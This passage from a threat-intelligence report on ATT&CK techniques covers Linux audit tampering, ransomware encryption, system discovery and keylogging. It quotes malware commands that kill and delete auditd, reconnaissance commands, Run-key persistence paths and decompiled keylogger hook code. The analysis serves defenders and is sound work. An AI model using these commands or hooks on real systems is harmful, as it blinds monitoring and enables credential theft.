The common method that adversaries employ involves creating positive affirmations that security tools are functioning correctly, even after they have successfully disabled legitimate security measures. This deceptive tactic goes beyond mere Indicator Blocking, as adversaries actively create a false sense of security among defenders. By simulating the continued functionality of security tools, the adversary aims to delay the detection of their malicious activities, allowing them to operate undetected for an extended period. For instance, adversaries disable or modify security tools such as antivirus programs or intrusion detection systems.

Subsequently, they generate spoofed security alerts that falsely confirm the unaltered and operational status of these tools. This malicious action creates a misleading perception that the system remains adequately protected, even though the defensive mechanisms have been compromised. The delay in defender responses resulting from this false affirmation provides the adversary with a window of opportunity to conduct further malicious activities, such as exfiltrating sensitive data or executing additional attacks.

#5.11. T1562.012 Disable or Modify Linux Audit System

The Linux Audit System provides a comprehensive framework for monitoring and logging system events in Linux operating systems. It address the need for accountability and transparency in computing environments, and it captures a detailed record of various activities and interactions within the operating system.

Adversary Use of Disable or Modify Linux Audit System

The Linux Audit System, or auditd, operates at the kernel level to log security-relevant activities within the operating system. The auditd daemon functions based on parameters in the audit.conf configuration file, writing events to disk accordingly. Log generation rules are configured using the auditctl command-line utility or the /etc/audit/audit.rules file, loaded during system boot.

Adversaries disable the audit service to prevent the logging of malicious activities. This can be done by terminating auditd processes or using systemctl to halt the service. Disabling or modifying the audit system removes critical audit trails, allowing adversaries to evade detection.

In the Disable or Modify Linux Audit System technique, adversaries target configuration and rule files, such as /etc/audit/audit.rules or audit.conf, to manipulate audit rules and exclude specific activities from logging. This enables selective disabling of event logs, rendering the Audit System ineffective and reducing detection risk.

Sophisticated adversaries may also hook into Audit System library functions to dynamically alter or disable logging functionality. This advanced approach adapts to security measures in real time, complicating efforts to predict and counteract malicious actions.

The **SkidMap** malware uses the following commands to terminate the auditd daemon [74].

```
sed -i 's/RefuseManualStop=yes/RefuseManualStop=no/g'
/lib/systemd/system/auditd.service
rm -f /usr/sbin/auditd
rm -f /sbin/auditd
killall -9 auditd
```


#6

T1486 Data Encrypted for Impact

Tactics

Impact

Prevalence

21%

Malware Samples

212,445

Adversaries attack the availability of the data and services in target systems with malicious use of encryption. Since ransomware remains a financially lucrative business and rising geopolitical tensions have led to an increase in data destruction attacks, data encryption continues to be weaponized in their malware campaigns.

In Red Report 2025, T1486 Data Encrypted for Impact is listed as the sixth most prevalent adversary technique, confirming that ransomware and data wiper malware trends are still a major threat to organizations and individuals.



HOLDING SECRETS HOSTAGE

Adversary Use of Data Encrypted for Impact

Adversaries utilize advanced encryption algorithms to render their victim's data useless. In ransomware attacks, adversaries hold the decryption key for ransom with the hopes of financial gain. The pattern in the infamous ransomware attacks shows that adversaries use multiple encryption algorithms for speed, security, and efficiency.

There are two popular approaches in cryptographic encryption algorithms:

Symmetric encryption algorithms use the same key for encryption and decryption processes. This key is also known as the secret key. AES, Blowfish, ChaCha20, DES, 3DES, and Salsa20 are some popular examples of symmetric algorithms.

Asymmetric encryption algorithms use a key pair called public and private keys for encryption and decryption, respectively. These algorithms are also known as public key encryption. RSA, ECDH, and ECDSA are popular asymmetric encryption algorithms.

Symmetric encryption is best suited for bulk encryption because it is substantially faster than asymmetric encryption. Also, the file size after encryption is smaller when symmetric encryption is used. In order to efficiently carry out ransomware attacks, threat actors will often utilize symmetric encryption, which allows for faster encryption and exfiltration of the victim's files. Although symmetric encryption is faster and more efficient, it has two main limitations:

- **Key distribution problem:** The encryption key must remain secret; exposure during transit or storage allows decryption.
- **Key management problem:** Unique keys for each operation are necessary, but exposure of one key can compromise all data.

Ransomware operators use asymmetric encryption to solve symmetric encryption's key distribution and management problems. Although slower than its alternative, asymmetric encryption allows ransomware operators to leave their public key in the infected hosts without worry since victims cannot decrypt their files without the private key.

In a typical ransomware attack, ransomware payload encrypts files with a symmetric encryption algorithm using a secret key. Then, the payload encrypts the secret key with a custom-created public key for the infected host. This combined use of both encryption algorithms is called the **hybrid encryption approach**. It helps ransomware operators leverage the fast encryption performance of symmetric encryption while using the strong security of asymmetric algorithms.

Ransomware	Symmetric Encryption	Asymmetric Encryption
RansomHub [75]	AES-256 and ChaCha20	ECDH with Curve 25519
Black Basta [76]	ChaCha20	RSA (4096-bit)
Akira [77]	ChaCha 2008	RSA (4096-bit)
Phobos [80]	AES-256	RSA (1024-bit)
ALPHV [78]	AES-128-CTR and ChaCha20	RSA (2048-bit)
Rhysida [79]	ChaCha20	RSA (4096-bit)

In another use case, adversaries abuse data encryption to destroy victims' data. In data destruction attacks, adversaries irreversibly encrypt files with keyless encryption techniques and leave their victims without a way to decrypt their files. Geopolitical tensions around the world led to the rise of data wiper malware. Here are some of the recent wiper malware examples:

- AcidRain [81]
- BiBi Wiper [82]
- ESET Israel Wiper [83]
- Handala's Wiper [84]
- Kaden [85]

Built-in Windows APIs allow users to utilize both symmetric and asymmetric encryption algorithms such as DES, 3DES, RC2, RC4, and RSA. Adversaries abuse this feature in their data encryption operations. For example, **BlueSky** and **Nefilim** abuse **Microsoft's Enhanced Cryptographic Provider** to import cryptographic keys and encrypt data with the following API functions [130], [131].

- Initializing and connecting to the cryptographic service provider: **CryptAcquireContext**
- Calculating the hash of the plain text key: **CryptCreateHash**, **CryptHashData**
- Creating the session key: **CryptDeriveKey**
- Encrypt data: **CryptEncrypt**
- Clear tracks: **CryptDestroyHash**, **CryptDestroyKey**, **CryptReleaseContext**

Ransomware operators often query unique information to generate a unique identifier for infected hosts. Unique identifiers allow them to track infected hosts and encryption/decryption processes. For example, **Zeppelin** ransomware queries the MachineGUID value from the following registry key, as it is a unique identifier for each Windows host [86].

Registry: "HKLM\SOFTWARE\Microsoft\Cryptography"
Key: "MachineGUID"

#7

T1082 System Information Discovery

Tactics

Discovery

Prevalence

19%

Malware Samples

200,302

System information discovery is the process of collecting details about compromised System information discovery involves gathering details about compromised systems or networks, such as hardware, software, and network configurations, often using built-in tools.

In Red Report 2025, it remains a top ten adversarial technique, highlighting the common use of living-off-the-land binaries (LOLBins) and OS-native tools, which allow attackers to conduct discreet reconnaissance while mimicking legitimate activity.



MAPPING THE TREASURE TROVE

Adversary Use of System Information Discovery

Adversaries leverage system information discovery techniques to collect details about a compromised system. For example, they may investigate the operating system version, architecture, and configuration to identify potential vulnerabilities or optimize their attack strategies. This information is not only valuable for exploit development but also for selecting and employing tools specifically designed for the targeted environment.

The methods used for system information discovery can be categorized into two broad approaches:

- **System Commands for Information Collection:** Adversaries utilize built-in system commands to extract details such as the operating system type, version, hardware specifications, and network configurations.
- **API Calls for Information in Cloud and Virtual Environments:** In cloud or virtualized environments, adversaries may exploit available APIs to gather information about system configurations, infrastructure settings, and deployed services.

Understanding these techniques helps illuminate the ways adversaries operate across various platforms and highlights the importance of monitoring for such activities to safeguard systems and infrastructure.

OS Commands Used to Collect System Information

As stressed earlier, adversaries often use built-in OS commands to gather system details during reconnaissance. Here are some, but not all, OS-native tools commonly used in malware campaigns:

- On Windows, tools like **Systeminfo** provide comprehensive information about the OS and hardware.
- In macOS, commands such as **Systemsetup** and **system_profiler** offer insights into system configurations, while **uname** reveals kernel details.
- On Linux, commands like **uname**, **sysinfo** and **lsb_release** are commonly employed to identify the OS and version.

These platform-specific utilities enable adversaries to efficiently collect information while remaining stealthy.

Let us explain the information gathered by these tools and highlight identified malware samples that leverage them.

1. systeminfo (Windows)

Systeminfo is a built-in command-line tool that is included with Windows operating systems. This tool can display detailed information about a system's hardware and software components, including the operating system version, the installed hotfixes and service packs, and the system architecture.

The table below shows what information a user can get using the **systeminfo** tool on Windows machines.

Operating System Configuration	OS name/version/manufacturer/configuration/, OS build type, registered owner, registered organization, original install date, system locale, input locale, product ID, time zone, logon server
Security Information	Hotfix(es)
Hardware Properties	RAM, disk space, network cards, processors, total physical memory, available physical memory, virtual memory
Other System Information	system boot time, system manufacturer, system model, system type, BIOS version, windows directory, system directory, boot device

Below, you will find an example output of the **systeminfo** tool.

```
Host Name: MYCOMPUTER
OS Name: Microsoft Windows 10 Pro
OS Version: 10.0.19044 N/A Build 19044
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: John Doe
Registered Organization: N/A
Product ID: 00330-80000-00000-AA825
Original Install Date: 6/15/2021, 3:45:10 PM
System Boot Time: 12/23/2024, 8:20:30 AM
System Manufacturer: Dell Inc.
System Model: XPS 15 7590
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
               [01]: Intel64 Family 6 Model 158 Stepping 13
GenuineIntel ~2600 Mhz
BIOS Version: Dell Inc. 1.10.1, 6/15/2021
Windows Directory: C:\Windows
```



```

System Directory:      C:\Windows\system32
Boot Device:          \Device\HarddiskVolume1
System Locale:        en-us;English (United States)
Input Locale:         en-us;English (United States)
Time Zone:            (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory: 16,297 MB
Available Physical Memory: 8,547 MB
Virtual Memory: Max Size: 32,594 MB
Virtual Memory: Available: 22,324 MB
Virtual Memory: In Use: 10,270 MB
Page File Location(s): C:\pagefile.sys
Domain:               WORKGROUP
Logon Server:         \\MYCOMPUTER
Hotfix(es):           10 Hotfix(es) Installed.
                       [01]: KB5003173
                       ...
                       [10]: KB5006670
Network Card(s):      1 NIC(s) Installed.
                       [01]: Intel(R) Wi-Fi 6 AX201 160MHz
                           Connection Name: Wi-Fi
                           DHCP Enabled:    Yes
                           DHCP Server:     192.168.1.1
                           IP address(es)
                           [01]: 192.168.1.100
                           [02]: fe80::1d1f:3a55:dc77:b800
Hyper-V Requirements: A hypervisor has been detected. Features
required for Hyper-V will not be displayed.
    
```

Adversaries commonly use the `systeminfo` command in the wild. For instance, in November 2024, it was reported that the **Interlock** ransomware attack leveraged a Remote Access Tool (RAT) to execute the "`systeminfo`" command [39]. This command, run via "`cmd.exe /c systeminfo`," was used to collect system details from the victim's machine and transmit the gathered information to the attackers' command-and-control server.

In another example highlighted in October 2024, **SingleCamper** is a key implant used by the **UAT-5647** threat group [25]. It is loaded by ShadyHammock after being read and decoded from the Windows registry. SingleCamper can execute the following preliminary reconnaissance commands sent by the C2 and respond with the results:

```

nltest /domain_trusts
systeminfo
    
```

```

ipconfig /all
dir C:\"program Files" C:\"Program Files (x86)" C:\Users
    
```

Finally, in one case reported by Microsoft in May 2024, **Moonstone Sleet** has been observed distributing malware, such as the **TrojanDropper:Win64/YouieLoad*** (a.k.a `data.tmp`), via malicious applications like the game **DeTankWar** [87]. Once executed, this malware can collect system information and relay it back to the attackers.

```
SHA-256*: 9863173e0a45318f776e36b1a8529380362af8f3e73a2b4875e30d31ad7bd3c1
```

2. system_profiler (macOS)

The `system_profiler` is a command-line utility on macOS that provides detailed information about the hardware and software configuration of a mac device. An adversary who has gained access to a mac host could use this tool to gather information about the system, such as the version of the operating system, the model and make of the computer, the type and amount of memory installed, and so on.

Here is an example command demonstrating how adversaries can leverage the `system_profiler` utility [132].

```
system_profiler SPHardwareDataType SPSoftwareDataType
```

By combining these two data types in a single command, an adversary can efficiently collect a comprehensive profile of both the hardware and software aspects of the system, which can be critical for planning further malicious activities like targeted malware attacks, system exploitation, or data exfiltration.

In fact, in 2024, there is documented evidence of adversaries using the `system_profiler` utility on macOS to gather system information during their attacks. For instance, the **Cuckoo malware**, reported in May 2024, employs the `system_profiler` command to extract hardware details from infected macOS systems [88]:

```

10001248c __builtin_strcpy(dest: &systemProfilerCMD, src:
"system_profiler SPHardwareDataTy\t,")
100012498 XOR_func(&systemProfilerCMD, 0x23)
1000124a4 char* x0_14 = popenCMD(&systemProfilerCMD, 1)
    
```

Additionally, the **Rust-based macOS backdoor** analyzed in February 2024 executes the following commands to collect comprehensive system information [89], aiding attackers in profiling the compromised machine:

```
system_profiler SPSoftwareDataType SPHardwareDataType
```

These instances demonstrate that adversaries actively leverage `system_profiler` to perform system information discovery, facilitating further malicious activities such as data exfiltration or system exploitation.

3. `systemsetup` (macOS)

The `systemsetup` command-line utility in macOS is designed for configuring system settings, such as setting the computer name, adjusting time zones, and managing network configurations. Threat actors, however, often exploit legitimate utilities like this to achieve their objectives—a tactic known as "Living off the Land."

Although `systemsetup` requires **root** or **administrator privileges** to execute certain commands, its options and capabilities can vary depending on the macOS version in use. Commonly, this tool is used for system information discovery or configuration changes that could be misused in malicious activities. Examples include:

-gettimezone: It displays the current time zone of the system.

```
user@macos:~$ sudo systemsetup -gettimezone
Time Zone: Europe/Istanbul
```

Adversaries may leverage this option to determine if the system is configured to use the correct time zone. If not, the target system may be more susceptible to certain types of attacks, such as time-based attacks that rely on the system's clock being out of sync with other systems.

For instance, in a hypothetical scenario, if an attacker discovers a system clock discrepancy, they could schedule a **cron** job to exploit it, potentially aligning the execution of a malicious script with a specific event or trigger. The **cron** job might look something like this:

```
0 2 * * * /path/to/malicious/script.sh
```

This line in a crontab file would theoretically schedule the `script.sh` to run at 2:00 AM system time every day. If the system's clock is incorrectly set, this could trigger the script at an **unexpected time**, possibly aligning with a time-based security loophole or during low monitoring periods.

-getcomputername: It displays the current hostname of the system.

```
user@macos:~$ sudo systemsetup -getcomputername
Computer Name: John's MacBook Pro
```

This option can be used to learn the hostname to determine if the system is configured to use a fully qualified domain name (FQDN) or a simple hostname. It can also be used to identify potential vulnerabilities in the system's name resolution configuration, such as misconfigured DNS records or a lack of domain name validation.

-getremotelogin: It displays the current status of remote login, which allows users to access the system remotely over the network.

```
user@macos:~$ sudo systemsetup -getremotelogin
Remote Login: On
```

This option is often leveraged to determine if remote login is enabled on the system, and if this is the case, they may want to learn which remote login protocols are supported. Later, adversaries can use this information to gain unauthorized access to the system by exploiting vulnerabilities in the remote login protocols.

4. `networksetup` (macOS)

`Systemsetup` is not the only built-in tool that adversaries can leverage.

The `networksetup` tool in macOS can be used by adversaries for reconnaissance purposes. By using the `listallnetworkservices` option, an adversary can list all network services configured on the system. This information can be crucial for understanding the network environment of the target system and identifying potential avenues for network-based attacks or further exploitation.

```
user@macos:~$ sudo networksetup -listallnetworkservices
An asterisk (*) denotes that a network service is disabled.
Wi-Fi
Thunderbolt Bridge
*Hotspot Shield VPN
```

In this example, the command lists available network services like Wi-Fi and **Thunderbolt Bridge**, and indicates that "**Hotspot Shield VPN**" is disabled. This knowledge can help an attacker understand the network setup and potentially identify less secure or disabled network services that can be exploited.

On the other hand, the `networksetup -getinfo` command is another powerful tool in macOS that can be used by adversaries to gather detailed network configuration information. When used with a specific network service like Wi-Fi, it can reveal various settings and parameters.

```
user@macos:~$ sudo networksetup -getinfo Wi-Fi
DHCP Configuration
IP address: 192.168.1.100
Subnet mask: 255.255.255.0
Router: 192.168.1.1
Client ID:
Wi-Fi ID: 00:1e:65:3b:42:fb
```

In this output, the command provides critical network information such as the IP address, subnet mask, router address, and the Wi-Fi interface's MAC address. This data can be valuable for an adversary in understanding the network layout, identifying potential internal network targets, and planning further network-based attacks or intrusions.

A notable example involves a backdoor reported in February 2024. Written in Rust language, it targets macOS users, exploiting the `networksetup` utility to gather detailed information about the victim's machine and its network connections [89]. This malware executed specific commands to enumerate network services and hardware ports, enabling comprehensive system reconnaissance:

```
networksetup -listallnetworkservices
networksetup -listallhardwareports
```

The command `networksetup -listallnetworkservices` was used to list all network services configured on the target system, such as Wi-Fi, Ethernet, or VPN connections. This provided the adversary with an overview of the available network interfaces and their configurations.

Additionally, the command `networksetup -listallhardwareports` revealed details about hardware ports, including device names and MAC addresses, offering insights into the physical and logical network infrastructure.

5. Built-in Linux Functions

On compromised Linux hosts, adversaries can run built-in commands or create tools that leverage these command-line utilities to gain system-related information.

Function Name	What It Gathers
<code>uname</code>	Name and information about the Linux kernel
<code>sysinfo</code>	Memory statistics and swap space usage
<code>statvfs</code>	Statistics for the filesystem, including the current working directory
<code>if_nameindex</code>	Network interface names
<code>lsb_release</code>	Distribution and version of the operating system

For instance, in December 2024, an analysis of Linux malware revealed that adversaries are exploiting built-in Linux functions to gather system information [90]. Specifically, the malware utilizes the "uname" system call to query kernel version information, aiding in tailoring attacks to the compromised system's environment.

```
SHA-256*: b0add768c79a7e9f396792dc4b1878fcb9db9e5e9e6e3ee4da05c9ef5ff000fa
```

This finding underscores the importance of monitoring the use of built-in Linux functions, as they can be exploited by threat actors to facilitate malicious activities on compromised hosts.

API Calls Used to Collect System Information for IaaS

Infrastructure-as-a-Service (IaaS) providers, such as Amazon Web Services (AWS), Microsoft Azure, and Google Cloud Platform (GCP), offer APIs that allow users to retrieve information about the instances in their cloud infrastructure.

1. Describe-instance-information (AWS)

The `DescribeInstanceInformation` action is part of the Amazon EC2 Systems Manager API in AWS. It allows you to retrieve information about your Amazon EC2 instances and on-premises servers that are registered with Systems Manager. To call the `DescribeInstanceInformation` action, adversaries can use the AWS Command Line Interface (CLI) or the Systems Manager API.

Here is an example of how adversaries call the action using the AWS CLI:

```
aws ssm describe-instance-information --instance-information-filter-list
key=InstanceIds,valueSet=i-12345678
```

This command will retrieve information about the instance with the ID i-12345678. You can also specify multiple instances by providing a list of instance IDs in the valueSet parameter.

Here is an example of the JSON response that the `DescribeInstanceInformation` action might return:

```
{
  "InstanceInformationList": [
    {
      "InstanceId": "i-12345678",
      "PingStatus": "Online",
      "LastPingDateTime": "1608299022.927",
      "AgentVersion": "2.3.1234.0",
      "IsLatestVersion": true,
      "PlatformName": "Windows",
      "PlatformType": "Windows",
      "PlatformVersion": "2012",
      "ActivationId": "1234abcd-12ab-12ab-12ab-123456abcdef",
      "IamRole": "ssm-role",
      "RegistrationDate": "1608298822.927",
      "ResourceType": "Instance",
      "Name": "my-instance",
      "IPAddress": "1.2.3.4"
    }
  ]
}
```

2. Virtual Machine - Get (Azure)

Adversaries can use the Get request to retrieve information about a VM in Microsoft Azure. The Get request can be made using the Azure REST API, Azure PowerShell cmdlets, or Azure CLI. Using the Get request, attackers can retrieve a wide range of information about the VM, including its resource group, location, size, status, and more.

Adversaries can send an **HTTP GET** request to the Azure Management **REST API**. The request should be made to the following URL:

```
https://management.azure.com/subscriptions/{subscriptionId}/resourceGroups/
{resourceGroupName}/providers/Microsoft.Compute/virtualMachines/{vmName}?ap
i-version={apiVersion}
```

Where:

- `subscriptionId` is the ID of the subscription that the VM belongs to.
- `resourceGroupName` is the name of the resource group that the VM belongs to.
- `vmName` is the name of the VM you want to retrieve information about.
- `apiVersion` is the version of the Azure Management REST API you want to use.

The request should include an Authorization header with a Bearer token that authenticates the request. Here is a minimized example of the JSON response that the Azure Management REST API might return when you send a GET request to retrieve information about a VM:

```
{"id":"/subscriptions/{subscriptionId}/resourceGroups/{resourceGroupName}/p
roviders/Microsoft.Compute/virtualMachines/{vmName}","name":"{vmName}","typ
e":"Microsoft.Compute/virtualMachines","location":"EastUS","properties":{"v
mId":"{vmId}","hardwareProfile":{"vmSize":"Standard_D1_v2"},"storageProfile
":{"imageReference":{"publisher":"Canonical","offer":"UbuntuServer","sku":"
18.04-LTS","version":"latest"},"osDisk":{"name":"{vmName}-osdisk","caching"
:"ReadWrite","createOption":"FromImage","diskSizeGB":30,"managedDisk":{"sto
rageAccountType":"Standard_LRS"}}},"osProfile":{"computerName":"{vmName}","
adminUsername":"azureuser","linuxConfiguration":{"disablePasswordAuthentica
tion":true,"ssh":{"publicKeys":[{"path":"/home/azureuser/.ssh/authorized_ke
ys","keyData":"{ssh-public-key}"]}}},"networkProfile":{"networkInterfaces"
:[{"id":"/subscriptions/{subscriptionId}/resourceGroups/{resourceGroupName}
/providers/Microsoft.Network/networkInterfaces/{vmName}-nic","properties":{"
primary":true}}]},"provisioningState":"Succeeded"}}
```


3. instances.get (GCP)

The `instances.get` method in Google Cloud Platform (GCP) is used to retrieve information about a specific Compute Engine virtual machine instance. It is a part of the Compute Engine API, which allows you to create and manage virtual machine instances on Google's infrastructure.

To use the `instances.get` method; you need to provide the name of the instance that you want to retrieve information about, as well as the project and zone in which it is located. You can also specify additional parameters to customize the request.

Here is an example of how to use the `instances.get` method in the Google Cloud Platform API:

```
gcloud compute instances get [INSTANCE_NAME] \
  --project=[PROJECT_ID] \
  --zone=[ZONE]
```

Here is an example of the minimized JSON response that the `instances.get` method might return:

```
{
  "id": "1234567890",
  "creationTimestamp": "2023-01-01T12:34:56.789Z",
  "name": "my-instance",
  "zone": "projects/my-project/zones/us-central1-a",
  "machineType": "projects/my-project/machineTypes/n1-standard-1",
  "status": "RUNNING",
  "disks": [
    {
      "deviceName": "my-instance",
      "index": 0,
      "type": "PERSISTENT",
      "mode": "READ_WRITE",
      "boot": true,
      "autoDelete": true,
      "initializeParams": {
        "sourceImage": "projects/debian-cloud/global/images/family/debian-9",
        "diskSizeGb": "10",
        "diskType": "projects/my-project/zones/us-central1-a/diskTypes/pd-standard"
      },
      "diskSizeGb": "10",
      "licenses": [
        "projects/my-project/global/licenses/windows-server"
      ],
      "interface": "SCSI",
      "source": "projects/my-project/zones/us-central1-a/disks/my-instance",
      "guestOsFeatures": [
        {
          "type": "VIRTIO_SCSI_MULTIQUEUE"
        }
      ],
      "canIpForward": false,
      "networkInterfaces": [
        {
          "network": "global/networks/default",
          "subnetwork": "projects/my-project/regions/us-central1/subnetworks/default",
          "accessConfigs": [
            {
              "name": "ExternalNAT",
              "type": "ONE_TO_ONE_NAT",
              "natIP": "1.2.3.4"
            }
          ],
          "aliasIpRanges": [],
          "networkIP": "10.128.0.2"
        }
      ],
      "description": "My instance",
      "labels": {
        "env": "prod"
      },
      "scheduling": {
        "preemptible": false,
        "onHostMaintenance": "MIGRATE",
        "automaticRestart": true,
        "deletionProtection": false,
        "reservationAffinity": {
          "consumeReservationType": "ANY_RESERVATION"
        }
      }
    }
  ]
}
```

#8

T1056 Input Capture

Tactics

Collection, Credential Access

Prevalence

15%

Malware Samples

157,614

Adversaries use input capture techniques to steal credentials or gather sensitive data by exploiting user interactions with login pages or dialog boxes. These methods often operate invisibly or mimic legitimate services. For the first time, input capture appears among the top ten most-used techniques, ranking 8th in the Red Report 2025.

This debut underscores the growing threat, particularly from keylogging activities. The rise highlights the urgent need for stronger defenses against such attacks.



STEALING IN REAL TIME

Adversary Use of Input Capture

Adversaries utilize advanced Input Capture methodologies to stealthily intercept user-generated data streams, including keystrokes, mouse movements, and clipboard contents. By extracting highly sensitive information—such as login credentials, banking details, or personal identifiers—attackers aim to compromise system integrity and gain unauthorized access. One primary mechanism is keylogging, which often leverages API hooking at the kernel or user-land level to capture keystrokes before they are processed by the operating system or applications. In some cases, attackers also manipulate hardware buffers to achieve direct access to input data, circumventing conventional detection tools.

An additional approach is GUI-based input capture, which focuses on tricking end users through deceptive overlays, counterfeit system dialogs, or hijacked interface elements. By replicating legitimate prompts that appear to originate from trusted applications, malicious actors can gather passwords, security tokens, or other valuable data with minimal user suspicion. Clipboard monitoring is likewise a prevalent tactic, enabling the interception of copied and pasted information, which often contains confidential snippets like security keys retrieved from password managers or digital wallets.

Such methods prove especially effective in organizations lacking robust endpoint monitoring or real-time alerting systems. Attackers typically mask their presence by running processes with low system privileges or employing code obfuscation techniques that hinder forensic analysis. Consequently, detection can be exceedingly difficult, particularly for under-resourced security teams.

To prevent these insidious threats, entities should deploy advanced behavioral analytics to flag anomalies in API function calls and system input events. Implementing application whitelisting or robust code-signing policies reduces the risk of unapproved binaries tampering with input streams. Furthermore, adopting proactive security measures—such as memory integrity checks, continuous endpoint monitoring, and user training—can strengthen defenses against adversary input capture activities.

#8

Sub-techniques of Input Capture

There are 4 sub-techniques under the Input Capture technique in ATT&CK v16:

ID	Name
T1056.001	Keylogging
T1056.002	GUI Input Capture
T1056.003	Web Portal Capture
T1056.004	Credential API Hooking

Each of these sub-techniques will be explained in the next sections.



STEALING IN REAL TIME

#8.1. T1056.001 Keylogging

Keylogging, or keystroke logging, is a method used to monitor and record a user's keystrokes on a device. It is employed by adversaries to capture sensitive information such as usernames, passwords, and personal data without the user's knowledge. Keyloggers can be software-based, operating as hidden programs on a device, or hardware-based, physically attached to a keyboard or computer.

These tools can capture data in real-time, storing or transmitting it to the attacker.

Adversary Use of Keylogging

Keylogging is a technique adversaries use to capture keystrokes typed by a user. Below are some common methods:

1. Hooking API Callbacks

Hooking API Callbacks involves intercepting the core routines that operating systems use to handle keyboard events. Modern OSes rely on specific APIs to process user input, and adversaries may inject malicious code, such as a DLL, to "hook" these APIs—like `GetMessage` or `PeekMessage` on Windows—so that keystrokes are recorded before they reach the intended application.

Unlike Credential API Hooking, which targets credential-related APIs, this approach focuses on general keyboard processing functions, enabling attackers to capture everything typed, regardless of context.

Hooking API callbacks is popular because it reliably intercepts all keystrokes, can be easier to implement than kernel-level techniques, and remains relatively difficult to detect if adversaries hook well-known APIs within legitimate processes.

2. Reading Raw Keystroke Data from the Hardware Buffer

Reading Raw Keystroke Data from the Hardware Buffer is a technique where adversaries intercept keystrokes as they travel from the physical keyboard to the operating system. Because these signals pass through an interrupt or hardware buffer at a low level, malware—often in the form of a custom kernel driver or rootkit—can register itself to read the data directly. This allows attackers to capture raw keystrokes before any encryption or user-space protections take effect.

By positioning themselves so early in the data flow, adversaries make detection difficult for many security tools and ensure they collect every typed character, regardless of application or OS hooks.

3. Windows Registry Modification

Windows Registry Modifications is a technique used by adversaries to alter or create specific registry entries so that a keylogger component loads automatically at startup or whenever a user logs on. On Windows systems, registry keys like the ones below can be manipulated to trigger malicious processes or DLLs upon reboot or login.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon or
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
```

Attackers might also modify accessibility features like **Sticky Keys** or set a debugger that points to the keylogger, so the malware launches whenever certain keyboard shortcuts are pressed. This approach provides persistence—allowing the keylogger to run continually—and offers flexibility, as there are numerous registry locations that can be hijacked, complicating detection and removal efforts.

4. Modify System Image (on Network Devices)

Modify System Image (on Network Devices) is an advanced keylogging approach where adversaries embed malicious code directly into the operating system or firmware of devices like routers, switches, or specialized appliances.

By altering the device image, attackers can capture raw keystrokes during administrative sessions (e.g., **SSH** or **console logins**) and log credentials typed by high-value targets such as network administrators. They may inject code into a router's firmware to monitor SSH/Telnet sessions or install hooks in the OS to record console inputs. This technique provides strong persistence, as the keylogging functionality survives reboots, and is particularly difficult to detect because many security tools focus on endpoints rather than the low-level operating systems of network devices.

Notable Usages Observed in the Wild

Keylogging is one of the most used sub-technique observed in 2024.

For instance, in July 2024, security researchers identified a malware campaign distributing **DarkVision RAT**, a remote access tool with capabilities for both **live** and **offline keylogging** [93]. This malware enables attackers to monitor and record keystrokes, facilitating the theft of sensitive information.

In the third quarter of 2024, researchers uncovered a series of cyberattacks targeting Russian government agencies, attributed to the threat group known as **TaxOff** [91]. These attacks featured the use of the **Trinper** backdoor, a highly sophisticated malware engineered for espionage and maintaining long-term access to compromised systems.

A critical component of Trinper is the **BgJobKeylogger** class, responsible for intercepting keystrokes within its dedicated thread. This class captures user inputs and stores them in a deque (double-ended queue), facilitating efficient data management. Additionally, clipboard data is collected and maintained in an unordered map, allowing the malware to monitor and record both keystrokes and copied content.

```

BOOL result; // eax
struct tagMSG Msg; // [rsp+20h] [rbp-48h] BYREF

while (!buff_BgJobKeylogger)
    Sleep(0xFA0u);

while (1) {
    is_SetWindowsHookExW = SetWindowsHookExW(WH_KEYBOARD_LL,
BgJobKeylogger::Keylogger, 0LL, 0);
    if (is_SetWindowsHookExW)
        break;
    Sleep(0xFA0u);
}

do {
    result = GetMessageW(&Msg, 0LL, 0, 0);
} while (result);

return result;

```

The code demonstrates a sophisticated approach to Windows system hooking for capturing keystrokes:

The code implements a keyboard monitoring system using Windows' low-level keyboard hooks (WH_KEYBOARD_LL). It begins with a critical synchronization wait loop that blocks until a buffer (buff_BgJobKeylogger) becomes available, using Sleep(0xFA0u) - equivalent to a 4-second delay - between checks. This initial synchronization ensures proper resource allocation before hook installation. Once synchronized, it enters a persistent loop attempting to install a system-wide keyboard hook using SetWindowsHookExW. The hook procedure (BgJobKeylogger::Keylogger) is registered to intercept all keyboard events across the entire system, as indicated by the thread ID parameter of 0 and no specific window handle. The hook installation is resilient - if it fails, the code will continue retrying with 4-second intervals until successful.

From a technical perspective, the usage of WH_KEYBOARD_LL is significant because it operates at the lowest level of the Windows keyboard input event chain, allowing interception before any application processing occurs. The message pump implementation using GetMessageW(&Msg, 0LL, 0, 0) is particularly interesting - it's structured as a do-while loop that continuously processes window messages required for hook operation. The null window handle (0LL) means it processes messages for all windows, while the 0,0 message range parameters indicate it handles all message types. This event loop is essential for the hook to function, as Windows delivers keyboard events through this message queue.

The code's structure reveals careful consideration of system resource management and reliability. The use of Sleep calls prevents excessive CPU usage during retry attempts, while the infinite loop ensures persistent hook installation despite potential system interference. This design pattern is commonly seen in malware that needs to maintain consistent operation despite potential security software intervention or system instability.

#8.2. T1056.002 GUI Input Capture

GUI Input Capture is a technique where adversaries mimic operating system prompts to deceive users into providing credentials. These fake prompts closely resemble legitimate ones, such as those for software installations or privilege elevation. Attackers often use tools like PowerShell, AppleScript, or Unix Shell scripts to create convincing interfaces.

Adversary Use of GUI Input Capture

Adversaries exploit **GUI Input Capture** by imitating common operating system components to trick users into providing credentials.

For instance, when legitimate tasks require elevated privileges, operating systems typically prompt users for authentication. Adversaries replicate this functionality, creating fake prompts that appear genuine, such as fake installers requesting additional access or fraudulent malware removal tools.

